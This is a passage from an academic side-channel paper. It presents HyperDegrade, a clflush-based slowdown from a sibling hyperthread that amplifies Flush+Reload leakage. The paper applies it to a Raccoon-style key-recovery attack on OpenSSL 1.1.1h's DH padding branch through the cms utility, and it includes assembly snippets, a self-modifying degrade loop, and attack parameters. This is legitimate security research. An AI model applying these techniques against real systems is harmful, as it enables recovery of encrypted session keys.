For this task, we developed a proof-of-concept victim that executes custom code located in a shared library. This harness receives as input a cache line index, then executes a tight loop in said cache line several times. Figure 1 shows the code

```
                                5000:   add    $0x1,%rsi
                                5004:   sub    $0x1,%rsi
.p2align 12                     5008:   add    $0x1,%rsi
L0:                             500c:   sub    $0x1,%rsi
.rept 64                        5010:   add    $0x1,%rsi
    .rept 6                     5014:   sub    $0x1,%rsi
        add $1, %rsi            5018:   add    $0x1,%rsi
        sub $1, %rsi            501c:   sub    $0x1,%rsi
    .endr                       5020:   add    $0x1,%rsi
    add $1, %rsi                5024:   sub    $0x1,%rsi
    sub $2, %rsi                5028:   add    $0x1,%rsi
    jz END                      502c:   sub    $0x1,%rsi
    jmp *%rdi ; L0              5030:   add    $0x1,%rsi
    .p2align 6                  5034:   sub    $0x2,%rsi
.endr                           5038:   je     6000 <END>
                                503e:   jmpq   *%rdi      ; L0
```

Figure 1: Victim single cache line loop (code and disasm.).

snippet of this loop at the left, and one cache line disassembled code at the right.

For our experiments the number of iterations executed is 2^{16} (defined by `rsi`). Therefore, we expect the number of instructions executed in the selected cache line is about 1M. Under normal circumstances, every time the processor needs to fetch this code from memory, the L1 cache should serve it very quickly.

3.1 Degrade Revisited

On the DEGRADE attacker side, we developed a degrading process that loads the same shared library and continuously evicts the victim executed cache line using `clflush`. We use the Linux `perf` tool to gather statistics about victim execution under a DEGRADE attack. For this task, we used the `perf` (commit `13311e74`) FIFO-based performance counters control to sync their sampling with the victim and degrade processes. `perf` uses two FIFOs for this task, one for enabling/disabling the performance counters and another for giving ACKs. The sync procedure in our measurement tooling is the following:

1. The degrade process executes and it blocks until receiving an ACK packet from `perf` using FIFO `A`.

2. `perf` executes with counters disabled ("-D -1" option), using FIFO `C` for control and `A` for ACKs. Then it runs `taskset` that executes the victim pinned to a specific core.

3. The victim enables the counters by writing to `C`, then it blocks until it receives an ACK from the degrade process using another FIFO.

4. When `perf` receives the enable counters command, it sends an ACK using `A` to the degrade process. When the latter receives the ACK, it forwards it to the victim. When the victim receives this packet, it starts executing its main loop (Figure 1).

5. Once the victim finishes, it disables the counters in `perf`.

Table 1: NODEGRADE and DEGRADE statistics.

Parameter	NODEGRADE	DEGRADE
`inst_retired.any`	1.5M	1.5M
`L1-icache-load-misses`	4,115	33,785

This procedure considerably reduces measurement tooling overhead, but some remains. The NODEGRADE strategy does not use a degrade process, however we used a dummy process that follows the FIFO logic to unify the sync procedure among experiments. We repeated each experiment 100 times, gathering the average and relative standard deviation. In all reported cases the latter was less than 4%, therefore we used the average for our analysis. We recorded the number of L1 instruction cache misses and the number of instructions retired by the microprocessor. For these experiments, we used the environment setup Coffee Lake detailed in Table 3.

We collected data while the victim was running standalone (i.e., NODEGRADE strategy) and while it was under DEGRADE effect. Table 1 shows the results for each `perf` event. The number of retired instructions is roughly the same between both experiments, where the difference from expected (1M) is likely due to the measurement tooling overhead. Nevertheless, the number of L1 instruction cache misses was 4k for the NODEGRADE test and 33k for DEGRADE. However, 33k is still far below one cache-miss per executed instruction (1M).

3.2 The HyperDegrade Technique

In order to increase the performance impact of DEGRADE, we attempt to maximize the number of cache misses. For this task we made the hypothesis that in an SMT architecture, if the degrade process is pinned to the victim's sibling core, then the number of cache misses will increase.

According to an expired patent from Intel concerning `clflush` [46], the microarchitectural implementation of this instruction in the ISA distinguishes if the flushed cache line is already present in the L1 or not. While it is not explicitly stated in that document as there is no latency analysis, it is our belief that the flushed cache line would be evicted from the L1 before others caches, e.g., due to the proximity wrt., for instance, the LLC controller. Figure 2 illustrates this idea, where the arrows represent `clflush` actions and the dashed ones are slower than the others.

Following this hypothesis, we present HYPERDEGRADE as a cache-evicting degrade strategy that runs in the victim sibling core in a microarchitecture with SMT support. From an architecture perspective it does the same task as DEGRADE, but in the same physical core as the victim. However, the behavior at the microarchitecture level is quite different because, if our hypothesis is correct, it should produce more cache misses due to the local proximity of the L1. To support this claim, we repeated the previous experiment while pinning the




Figure 2: DEGRADE vs HYPERDEGRADE from `clflush` perspective.

Table 2: HYPERDEGRADE improvement.

Parameter	NODEGRADE	DEGRADE	HYPERDEGRADE
`inst_retired.any`	1.5M	1.5M	1.5M
`L1-icache-load-misses`	4,115	33,785	992,074
`cycles`	1,252,211	12,935,389	504,395,314
`machine_clears.smc`	< 1	28,375	983,348

degrade process to the victim sibling core.

Table 2 shows the results of HYPERDEGRADE in comparison with the previous experiment. Note that with HYPERDEGRADE there are about 33x cache misses[1] than with DEGRADE, translating to a considerable increase in the number of CPU cycles the processor spends executing the victim. At the same time, the number of observed cache misses increased considerably, approaching the desired rate. This result, while not infallible proof, supports our hypothesis that sharing the L1 with the victim process should produce higher performance degradation.

On the other hand, note the number of CPU cycles increases by a higher factor (43x), which leads us to suspect there could be another player that is influencing the performance degradation; further research is needed. After repeating the experiment for several `perf` parameters, we found an interesting performance counter that helps explain this behavior.

It is the number of *machine clears* produced by *self-modifying code* or SMC (`machine_clears.smc`). According to Intel, a *machine clear or nuke* causes the entire pipeline to be cleared, thus producing a *severe performance penalty* [1, 19-112].

Regarding the SMC classification of the machine clear, when the attacker evicts a cache line, it invalidates a cache line from the victim L1 instruction cache. This might be detected by the microprocessor as an SMC event.

The machine clears flush the pipeline, forcing the victim to re-fetch some instructions from memory, thus increasing the number of L1 cache misses due to the degrade process action. Therefore, it amplifies the effect produced by a cache miss, because sometimes the same instructions are fetched more than once.

Moreover, this analysis reveals an unknown performance degradation root cause of both DEGRADE and HYPER-

[1] after subtracting NODEGRADE cache misses to remove non-targeted code activity

DEGRADE, thus complementing the original research on DEGRADE in [7]. The performance degradation occurs due to an increased number of cache misses and due to increased machine clears, where the latter is evidenced by the significant increase from zero (NODEGRADE) to 28k (DEGRADE). Likewise, HYPERDEGRADE increases the number of cache misses and machine clears, thus, further amplifying the performance degradation produced by DEGRADE. This demonstrates that the topology of the microprocessor and the affinity of the degrade process have significant influence in the performance degradation impact, answering RQ 1.

We identified SMC machine clears as an additional root cause for both DEGRADE and HYPERDEGRADE, however, there could be others. In this regard, we highlight that our root cause analysis, albeit sound, is not complete. Moreover, achieving such completeness is challenging due to the undocumented nature of the microarchitecture, providing an interesting research direction for continued research. Indeed, in concurrent work, Ragab et al. [54] analyze machine clears in the context of transient execution.

Contention test and pure SMC scenario. For the sake of completeness, we compared the CPU cycles employed by different experiments using the previous setup. However, in this case, we vary the number of iterations in the tight loop over a single cache line. We ranged this value in the set $\{2^{16}, 2^{17}, .., 2^{25}\}$. Therefore, the number of executed instructions by the victim will be `victim_num_inst` $= 16 \times$ `num_iter`.

This comparison involves five experiments: one for each degrade strategy, plus a contention test and a pure SMC scenario (presented later). The contention test is equivalent to HYPERDEGRADE; however, this time the `clflush` instruction will flush a cache line *not used* by the victim. This test allows to evaluate the performance impact of co-locating a degrade process while it does not modify the victim's cache state.

Figure 3 visualizes the results of this comparison, where both axes are $\log_2$-scaled. The *y*-axis represents the ratio cycles per `victim_num_inst`. It can be appreciated that the contention test and NODEGRADE have very similar performance behavior (i.e., their curves overlap at the bottom). Hence, the performance degradation of a HYPERDEGRADE process will only be effective if it flushes a victim cache line, whereas additional resource contention related to executing the `clflush` instruction in a sibling core can be neglected.

We included a pure SMC scenario as an additional degrade strategy. Figure 4 illustrates the degrade process core. This code continuously triggers machine clears due to its self-modifying code behavior. Its position in Figure 3 shows it has about the same performance degrading power as DEGRADE. However, this pure SMC alternative does not depend on shared memory between the victim and degrade processes, thus the presence of—and finding—hot cachelines [7] is not a requirement.




Figure 3: Experiments performance comparison ($\log_2$-scale).

```
    mov  $0x40, %dil     ; 0x40 is part of the opcode at L0
    lea  L0(%rip), %rcx  ; rcx points to L0
L0: mov  %dil, (%rcx)
    jmp  L0
```

Figure 4: Main SMC degrade process instructions.

Limitations. HYPERDEGRADE offers a significant slowdown wrt. previous performance degradation strategies. On the other hand, it is tightly coupled to SMT architectures because it requires physical core co-location with the victim process. Therefore, it is only applicable to microprocessors with this feature. In this regard, HYPERDEGRADE has the same limitation as previous works that exploit SMT [3, 6, 12, 27, 49, 62]. SCA attacks enabled by SMT often have no target shared library requirement, which is a hard requirement for FLUSH+RELOAD to move to cross-core application scenarios. For example, neither the L1 dcache spy [49] nor the L1 icache spy [3] require victims utilizing any form of shared memory on SMT architectures. Yet HYPERDEGRADE retains this shared library requirement, since our applet is based on `clflush` to induce the relevant microarchitecture events. However, since SMT is a common feature in modern microarchitectures and shared libraries are even more common, HYPERDEGRADE is another tool on the attacker's belt for performing FLUSH+RELOAD attacks.

4 HyperDegrade: Performance

With our HYPERDEGRADE applet from Section 3, the goal of this section is to evaluate the efficacy of HYPERDEGRADE as a technique to degrade the performance of victim applications that link against shared libraries. Section 5 will later explore the use of HYPERDEGRADE in SCA, but here we focus purely on the slowdown effect. Applied as such in isolation, HYPERDEGRADE is useful to effectively monopolize the CPU comparative to the victim, and also increase the CPU time billed to the victim for the same computations performed

Table 3: Various SMT architectures used in our experiments.

Family	Model	Base Freq.	Cores / Threads	Details
Skylake	i7-6700	3.4 GHz	4 / 8	Ubuntu 18, 32 GB RAM
Kaby Lake	i7-7700HQ	2.8 GHz	4 / 8	Ubuntu 20, 32 GB RAM
Coffee Lake	i7-9850H	2.6 GHz	6 / 12	Ubuntu 18, 32 GB RAM
Whiskey Lake	i7-8665UE	1.7 GHz	4 / 8	Ubuntu 20, 16 GB RAM

by the victim.

Allan et al. [7, Sect. 4] use the SPEC 2006CPU benchmark suite, specifically 29 individual benchmark applications, to establish the efficacy of their DEGRADE technique as a performance degradation mechanism. In our work, we choose a different suite motivated from several directions.

First, unfortunately SPEC benchmarks are not free and open-source software (FOSS). In the interest of Open Science, we instead utilize the BEEBS benchmark suite by Pallister et al. [47, 48] which is freely available[2]. The original intention of BEEBS is microbenchmarking of typical embedded applications (sometimes representative) to facilitate device power consumption measurements. Nevertheless, it suits our purposes remarkably.

These 77 benchmark applications also differ in the fact that they are not built with debug symbols, which is required to apply the Allan et al. [7] methodology. While debug symbols themselves should not affect application performance, they often require less aggressive compiler optimizations that, in the end, result in less efficient binaries which might paint an unrealistic picture for performance degradation techniques outside of research environments.

We used the BEEBS benchmark suite off-the-shelf, with one minor modification. By default, BEEBS statically links the individual benchmark libraries whereas HYPERDEGRADE (and originally DEGRADE) target shared libraries. Hence, we added a new option to additionally compile each benchmark as a shared library and dynamically link the benchmark application against it.

4.1 Experiment

Before presenting and discussing the empirical results, we first describe our experiment environment. Since HYPERDEGRADE targets HT architectures specifically, we chose four consecutive chip generations, all featuring HT. Table 3 gives an overview, from older to younger models.

Our experiment consists of the following steps. We used the `perf` utility to definitively measure performance, including clock cycle count. In an initial profiling step, we exhaustively search (guided by `perf` metrics) for the most efficient cache line to target during eviction. We then run three different tests: a baseline NODEGRADE, classical DEGRADE, and our HYPERDEGRADE from Section 3. Each test that involves degradation profiles for the target cache line independently:

[2] https://github.com/mageec/beebs

Table 4: Statistics (aggregated from Table 8 and Table 9) for different performance degradation strategies targeting BEEBS shared library benchmarks, across architectures.

Family	Method	Median	Min	Max	Mean	Stdev
Skylake	DEGRADE	11.1	1.4	33.1	13.1	8.0
Skylake	HYPERDEGRADE	254.0	10.4	1101.9	306.3	226.7
Kaby Lake	DEGRADE	10.6	1.4	36.5	12.0	7.5
Kaby Lake	HYPERDEGRADE	266.4	10.2	1060.1	330.6	229.0
Coffee Lake	DEGRADE	12.2	1.5	39.0	14.0	7.9
Coffee Lake	HYPERDEGRADE	317.5	13.0	1143.7	382.5	246.9
Whiskey Lake	DEGRADE	12.5	1.5	43.9	14.4	9.2
Whiskey Lake	HYPERDEGRADE	364.3	13.5	1349.3	435.8	280.9

i.e. the target cache line for DEGRADE is perhaps not the same as HYPERDEGRADE. We then iterate each test to gather statistics, then repeat for all 77 BEEBS benchmarks, and furthermore across the four target architectures. We used the `taskset` utility to pin to separate physical cores in the DEGRADE case, and same physical core in the HYPERDEGRADE case.

4.2 Results

While Table 8 and Table 9 contain the full statistics per architecture, strategy, and BEEBS microbenchmark, Table 4 and Figure 5 provide high level overviews of the aggregate data. Table 4 shows the efficacy of HYPERDEGRADE over classical DEGRADE is striking, with median slowdown factors ranging from 254 to 364, and maximum slowdown factors ranging from 1060 to 1349. These maximum slowdowns are what our title alludes to—for example, in the Skylake i7-6700 case (maximum), reducing the 3.4 GHz base frequency to a 3.1 MHz effective frequency when observed from the victim application perspective.

Figure 5 visualizes the aggregate statistics from Table 8 and Table 9. Due to the magnitude of the slowdowns, the x-axis is logarithmic. Please note these data points are for identifying general trends; the location of individual points within separate distributions (i.e. different benchmarks) may vary.

Finally, Table 10 and Table 11 for the PARSEC [13] macrobenchmark suite are analogous to Table 8 and Table 9 for the BEEBS microbenchmarks. In this case, the slowdowns have a noticeably smaller magnitude. We attribute the difference to benchmarking goals. While BEEBS microbenchmarks are typically CPU-bound and capable of running on bare metal, that is not the case for PARSEC macrobenchmarks where the focus is parallelism. The combined results from the two benchmark suites demonstrate that while a typical binary will not experience a slowdown of three orders of magnitude, microbenchmarks with small, tight loops usually exhibit more significant slowdowns. This is convenient since the typical application of performance degradation mechanisms is in conjunction with side-channel attacks that target such hot spots.

In summary, the empirical data in this section validates the




Figure 5: Distributions (computed from Table 8 and Table 9) for different performance degradation strategies targeting BEEBS shared library benchmarks, across architectures. Note the x-axis is logarithmic ($\log_2$).

HYPERDEGRADE concept and answers RQ 1 authoritatively. The data shows a clear advantage—even reaching three orders of magnitude in select microbenchmark cases—of HYPERDEGRADE over classical DEGRADE. Therefore, as a pure performance degradation mechanism, HYPERDEGRADE outperforms DEGRADE.

5 HyperDegrade: Assessment

Applying the HYPERDEGRADE concept from Section 3, Section 4 subsequently showed the efficacy of HYPERDEGRADE as a performance degradation technique. Similar to the classical DEGRADE technique, we see the main application of HYPERDEGRADE in the SCA area to improve the granularity of microarchitecture timing traces. That is the focus of this section.

We first enumerate some of the shortcomings in previous work on performance degradation. Allan et al. [7, Sect. 5] show that decreasing the FLUSH+RELOAD wait time—while indeed increasing granularity—generally leads to a higher number of missed accesses concerning the targeted line. This was in fact the main motivation for their DEGRADE technique. Applying DEGRADE [7, Sect. 7], the authors argue why missed accesses are detrimental to their end-to-end cryptanalytic attack. While the intuition for their argument is logical, the authors provide no evidence, empirical or otherwise, that DEGRADE actually leads to traces containing statistically more information, which is in fact the main purpose of performance degradation techniques. The motivation and intuition by Pereida García and Brumley [50] is similar—albeit with a different framework for target cache line identification—and equally lacks evidence.

The goal of this section is to answer RQ 2, rectifying these shortcomings inspired by information-theoretic methods. We do so by utilizing an established SCA metric to demonstrate that classical DEGRADE leads to statistically more leakage than FLUSH+RELOAD in isolation. Additionally, our HYPERDEGRADE technique further amplifies this leakage.

```
1200 <x64_victim_0>:                 1400 <x64_victim_1>:
1200: mov $CNT,%r10                  1400: mov $CNT,%r10
1207: add $0x1,%r10                  1407: add $0x1,%r10
120b: sub $0x1,%r10                  140b: sub $0x1,%r10
...                                  ...
12e7: add $0x1,%r10                  14e7: add $0x1,%r10
12eb: sub $0x1,%r10                  14eb: sub $0x1,%r10
12ef: sub $0x1,%r10                  14ef: sub $0x1,%r10
12f3: jnz 1207 <x64_victim_0+0x7>    14f3: jnz 1407 <x64_victim_1+0x7>
12f9: retq                           14f9: retq
```

Figure 6: Functions of a shared library (`objdump` view) used to construct an ideal victim for our SCA leakage assessment experiments.

5.1 Experiment

Figure 6 depicts the shared library we constructed to use throughout the experiments in this section. The code has two functions `x64_victim_0` and `x64_victim_1` that are essentially the same, but separated by 512 bytes. The functions set a counter (`r10`) from a constant (`CNT`, in this case 2k), then proceed through several effective nops (`add` and `sub` instructions that cancel), then finally decrement the counter and iterate.

We designed and implemented an ideal victim application linking against this shared library. The victim either makes two sequential `x64_victim_0` calls ("0-0") or `x64_victim_0` followed by `x64_victim_1` ("0-1"). We then used the stock FLUSH+RELOAD technique, probing the start of `x64_victim_0` (i.e. at hex offset `1200`).

Pinning the victim and spy to separate physical cores, we then procured 20k traces, in two sets of 10k for each of 0-0 and 0-1, and took the mean of the sets to arrive at the average trace. Figure 7 (Top) represents these two baseline FLUSH+RELOAD cases with NODEGRADE strategy as the two plots on the far left.

The next experiment was analogous, yet with the classical DEGRADE strategy. We degraded two cache lines—one in `x64_victim_0` and the `x64_victim_1`, both in the middle of their respective functions. These are the two middle plots in Figure 7 (Top). Here the victim, spy, and degrade processes are all pinned to different physical cores.

Our final experiment was analogous, yet with our novel HYPERDEGRADE strategy and pinning the victim and degrade processes to two logical cores of the same physical core—degrading the same two cache lines—and the spy to a different physical core. These are the two plots on the far right in Figure 7 (Top).

What can be appreciated in Figure 7 (Top), is that both performance degradation strategies are working as intended—they are stretching the traces. The remainder of this section focuses on quantifying this effect. In fact HYPERDEGRADE

Table 5: POI counts and ratios at various NICV thresholds across degrade strategies (see Figure 7). The ratios (x) are between the different strategies.

Threshold	NoDegrade	Degrade	HyperDegrade
0.1	233	1212 (5.2x)	13151 (56.4x, 10.9x)
0.2	188	1149 (6.1x)	11664 (62.0x, 10.2x)
0.3	167	1097 (6.6x)	11159 (66.8x, 10.2x)
0.4	147	1049 (7.1x)	10194 (69.3x, 9.7x)
0.5	117	969 (8.3x)	6003 (51.3x, 6.2x)

stretches the traces to such an extreme that the NoDegrade data on the far left is scantily discernible in this visualization.

5.2 Results

Recalling from Section 2.3, NICV suits particularly well for our purposes, since it is designed to work with only public data and is agnostic to leakage models [11]. The latter fact makes NICV pertinent as a metric to compare the quality of traces [11, Sect. 3]. The metric—in the interval $[0,1]$—is defined by

$$\mathrm{NICV}(X,Y) = \frac{\mathrm{Var}[\mathrm{E}[Y|X]]}{\mathrm{Var}[Y]} \tag{1}$$

with traces Y, classes X, and E the expectation (mean). The square root of the NICV metric, or the correlation ratio, is an upper bound for Pearson's correlation coefficient [53, Corollary 8]. Two classes (0-0 and 0-1) suffice for our purposes, simplifying Equation 1 as follows.

$$\mathrm{NICV}(X,Y) = \frac{(\mathrm{E}[Y|X=0] - \mathrm{E}[Y|X=1])^2}{4 \cdot \mathrm{Var}[Y]}$$

Figure 7 (Bottom) illustrates applying this metric to the two sets of measurements for each degrade strategy—baseline NoDegrade, Degrade, and HyperDegrade—and visualizing the square root, or maximum correlation. With simple thresholding to identify POIs (i.e., those points that exceed a fixed value), this leads to the POI statistics in Table 5. To give one extremely narrow interpretation, with `CNT` set to 2k in Figure 6, less than 2k POIs indicates information is being lost, i.e. the victim is running faster than the spy is capable of measuring. With this particular victim in this particular environment, it implies neither NoDegrade nor Degrade achieve sufficient trace granularity to avoid information loss, while HyperDegrade does so with ease.

In conclusion, this definitively answers RQ 2; the Degrade strategy leads to statistically more information leakage over stock Flush+Reload due to the significant POI increase. Similarly, it shows HyperDegrade leads to significantly more POIs compared to Degrade, but at the same time (on average) slightly lower maximum correlation for each POI.




Figure 7: Top: averaged traces across different degrade strategies and different victim execution paths (i.e. classes, 0-0 and 0-1). The legend corresponds to the plots from left to right. Bottom: the NICV metric's square root, or maximum correlation. The legend again corresponds to the plots from left to right. The plots align and display the same time slice.

6 HyperDegrade: Exploitation

While Section 5 shows that HyperDegrade leads to more leakage due to the significant increase in POIs, the Figure 6 shared library and linking victim application are unquestionably purely synthetic. While this is ideal for leakage assessment, it does not represent the use of HyperDegrade in a real end-to-end SCA attack scenario. What remains is to demonstrate that HyperDegrade applies in end-to-end attack scenarios and that HyperDegrade has a quantifiable advantage over other degrade strategies wrt. attacker effort. That is the purpose of this section.

The leak. Recalling Section 2.4, the original Raccoon attack exploits the fact that Diffie-Hellman as used in TLS 1.2 and below dictates stripping leading zeros of the shared DH key during session key derivation. The authors note that *not* stripping is not foolproof can also lead to oracles [40, Sect. 3.5], pointing at an OpenSSL function that is potentially vulnerable to microarchitecture attacks [40, Appx. B]. They leave the investigation of said function—unrelated to TLS—as future work: a gap which this section fills.

Figure 8 shows that function, which is our target within the current (as of this writing) state-of-the-art OpenSSL 1.1.1h DH shared secret key derivation. The shared secret is computed at line 36; however, OpenSSL internals strip the leading zero bytes of this result. Therefore, at line 40 this function checks if the computed shared secret needs to be padded. Padding is needed if the number of bytes of the shared secret and the DH modulus differ.

The leakage model. Considering a theoretical leakage model, the binary result of the line 40 condition leaks whether the

```
33 int DH_compute_key_padded(unsigned char *key,
   ↪ const BIGNUM *pub_key, DH *dh)
34 {
35     int rv, pad;
36     rv = dh->meth->compute_key(key, pub_key, dh);
37     if (rv <= 0)
38         return rv;
39     pad = BN_num_bytes(dh->p) - rv;
40     if (pad > 0) {
41         memmove(key + pad, key, rv);
42         memset(key, 0, pad);
43     }
```

Figure 8: The target vulnerability in OpenSSL 1.1.1h Diffie-Hellman shared key derivation for our end-to-end attack.

shared secret has at least eight leading zero bits (branch taken) or not (branch not taken). This model—capable of extracting at most eight bits of information—affects the key sizes that are in scope. While 2048/256-bit DH parameters are more consistent with current key size recommendations, the original Raccoon attack [40, Table 3] is unable to target eight bits of leakage in this setting: the authors explicitly leave it as an open problem [40, Sect. 6.2]. They instead target legacy (1024/160-bit) or non-standard (1036/160-bit) DH parameters for an eight-bit leak. We follow suit, targeting legacy keys (see Section 6.1) for the exact same reasons.

The victims. Our next task was to identify callers to the Figure 8 code from the application and protocol levels, since it is unrelated to TLS. We successfully identified PKCS #7 (RFC 2315 [35]) and CMS (RFC 5652 [34]) as standards where Figure 8 might apply. We subsequently used the TriggerFlow tool [28] to verify that OpenSSL's `cms` and `smime` command line utilities have the Figure 8 function in their call stacks.

6.1 Attack Outline and Threat Model

In our end-to-end attack, all message encryptions and decryptions are with OpenSSL's command line `cms` utility. We furthermore assume Alice has a static DH public key in an X.509 certificate and, wlog., the DH parameters are the fixed 1024/160-bit variant from RFC 5114 [38]. OpenSSL supports these natively as named parameters, used implicitly. We carried out all experiments on the Coffee Lake machine from Table 3.

Our Raccoon attack variant consists of the following steps. (i) Obtain a target CMS-encrypted message from Bob to Alice. (ii) Based on the target, construct many chosen ciphertexts and submit them to Alice for decryption. (iii) Monitor Alice's decryptions of these ciphertexts with HYPERDEGRADE and FLUSH+RELOAD to detect the key-dependent padding. (iv) Use the resulting information to construct a lattice problem and recover the original target session key between Bob and Alice, leading to loss of confidentiality for the target message. The original Raccoon attack [40] abstracts away most of these steps, using only simulated SCA data.

Threat model. Our attack makes several assumptions discussed below, which we borrow directly from the existing literature. (i) Our threat model assumes the attacker is able to co-locate on the same system with Alice (victim), and furthermore execute on the same logical and physical cores in parallel to Alice. See the end of Section 3 for a discussion of this standard assumption. (ii) We also assume that Alice decrypts messages non-interactively, due to the number of queries required. This is a fair assumption not only because DH is literally Non-Interactive Key Exchange (NIKE) [22] from the theory perspective, but also because CMS (the evolution of PKCS #7) has ubiquitous use cases, e.g. including S/MIME. Chosen ciphertext decryptions is a standard assumption from the applied SCA literature [23, Sect. 1.1] [24, Sect. 1.4] [55, Sect. 3]. (iii) We assume the attacker is able to observe one encrypted message from Bob to Alice. This is a passive variant of the standard Dolev-Yao adversary [21] that is Man-in-the-Middle (MitM) capable of eavesdropping, and the exact same assumption from the original Raccoon attack [40, Fig. 1]. Ronen et al. [55, Sect. 3] call this *privileged network position* since it is a weak assumption compared to full MitM capabilities. To summarize, the overall threat model used by Ronen et al. [55, Sect. 3] is extremely similar to ours and encompasses all of the above assumptions. The only slight difference is a stronger notion of co-location in our case—from same CPU to same physical core.

Case study: triggering oracle decryptions. We briefly explored the non-interactive requirement discussed above. Specifically, two arenas: automated email decryption, and automated decryption of certificate-related messages.

Recent changes in Thunderbird (v78+) migrate from the Enigmail plugin to native support for email encryption and/or authentication (PGP, S/MIME). Automated, non-interactive decryption for various purposes (e.g., filtering) appears to be a non-default (yet supported) option.[3] Quoting from that thread: "A lot of companies e.g. in the finance sector decrypt the messages at a central gateway and then forward them internally to the respective recipient."

We also found explicit code meeting our non-interactive requirement in the realm of automated certificate management. (i) The Simple Certificate Enrollment Protocol (SCEP, RFC 8894 [32]) supports exchanging (public key encrypted, CMS formatted) confidential messages over an insecure channel, such as HTTP or generally out-of-band. This is in contrast to the Automatic Certificate Management Environment (ACME) protocol (RFC 8555 [9], e.g., Let's Encrypt [2]), which relies on the confidentiality and authenticity guarantees of TLS. The open source[4] Apache module `mod_scep` dynamically links against OpenSSL to provide this functionality. (ii) The Certificate Management Protocol (CMP, RFC 4210 [41]) provides

[3] https://bugzilla.mozilla.org/show_bug.cgi?id=1644085
[4] https://redwax.eu/rs/docs/latest/mod/mod_scep.html

similar functionality (i.e., public key encrypted, CMS formatted messages) with similar motivations (automated certificate management over insecure channels). Yet the implementation integrated into upcoming OpenSSL 3.0 does not currently support encrypted protocol messages.[5]

6.2 Degrade Strategies Compared

This section aims at answering RQ 3 by means of comparing three performance degradation strategies (NoDegrade, Degrade, HyperDegrade) when paired with a Flush+Reload attack to exploit this vulnerability. We reuse the following setup and adversary plan later during the end-to-end attack (Section 6.3).

Experiment. We monitor the cache line corresponding to the `memmove` function call and its surrounding instructions, i.e. near line 41 of Figure 8. If `memmove` is executed, at least two cache hits should be observed: (i) when the function is called, (ii) then when the function finishes (`ret` instruction). Therefore, if two cache hits are observed in a trace *close* to each other, that would mean the shared secret was padded, and in contrast a single cache hit only detects flow surrounding line 41 of Figure 8.

We select the first cache line where the function `memmove` is located as the degrading cache line. It is the stock, unmodified, uninstrumented `memmove` available system-wide as part of the shared C standard library `libc`. Degrading during `memmove` execution should increase the time window the spy process has to detect the second cache hit (i.e., increase time granularity).

We strive for a *fair* comparison between the three degradation strategies during a Flush+Reload attack. It is challenging to develop an optimal attack for each degradation strategy and even harder to maintain fairness. Therefore, we developed a single attack plan and swept its parameters in order to provide a meaningful and objective comparison.

Table 6 summarizes the attack parameters and the explored search space. The first parameter, r, affects trace capturing—it specifies the number of iterations the Flush+Reload wait loop should iterate. The remaining parameters belong to the trace processing tooling. The second parameter, t, refers to the threshold in CPU clock cycles used to distinguish a cache hit from a miss. After some manual trace inspection, we observed this threshold varies between degradation strategy and Flush+Reload wait time; we decided to add it to the search space. The last parameter, d, specifies the distance (in number of Flush+Reload samples) between two cache hits to consider them as close.

We explore this parameter search space, and for each parameter set—i.e., triplet (r,t,d)—evaluate the attack performance, estimating the true positive (TP) and false positive rates (FP). For this task, we generated two pairs of DH keys (i.e., attacker and victim). We selected one of these pairs such that the shared secret needs padding after a DH key exchange, while for the other it does not.

Table 6: Attack parameters search space.

Parameter	Range
Flush+Reload wait time (r)	$\{128, 256\}$
Cache hit/miss threshold (t)	$\{50, 100, 150, 200\}$
Cache hits closeness distance (d)	$\{1, 5, 10, \ldots, 95\}$

Table 7: Best results for degrade strategies.

Strategy	Trace count	Param. set (r,d,t)
NoDegrade	651510	$(128, 1, 100)$
Degrade	181189	$(256, 1, 170)$
HyperDegrade	53721	$(256, 1, 170)$

We then captured 1k traces for each key pair, parameter set, and degradation strategy under consideration and estimated the TP and FP rates. We are interested in finding which parameter sets lead to more efficient attacks in terms of number of traces to capture, i.e. number of attacker queries. Therefore, we focused on those results with zero false positives for the comparison, thus it is a best case analysis for all degradation strategies.

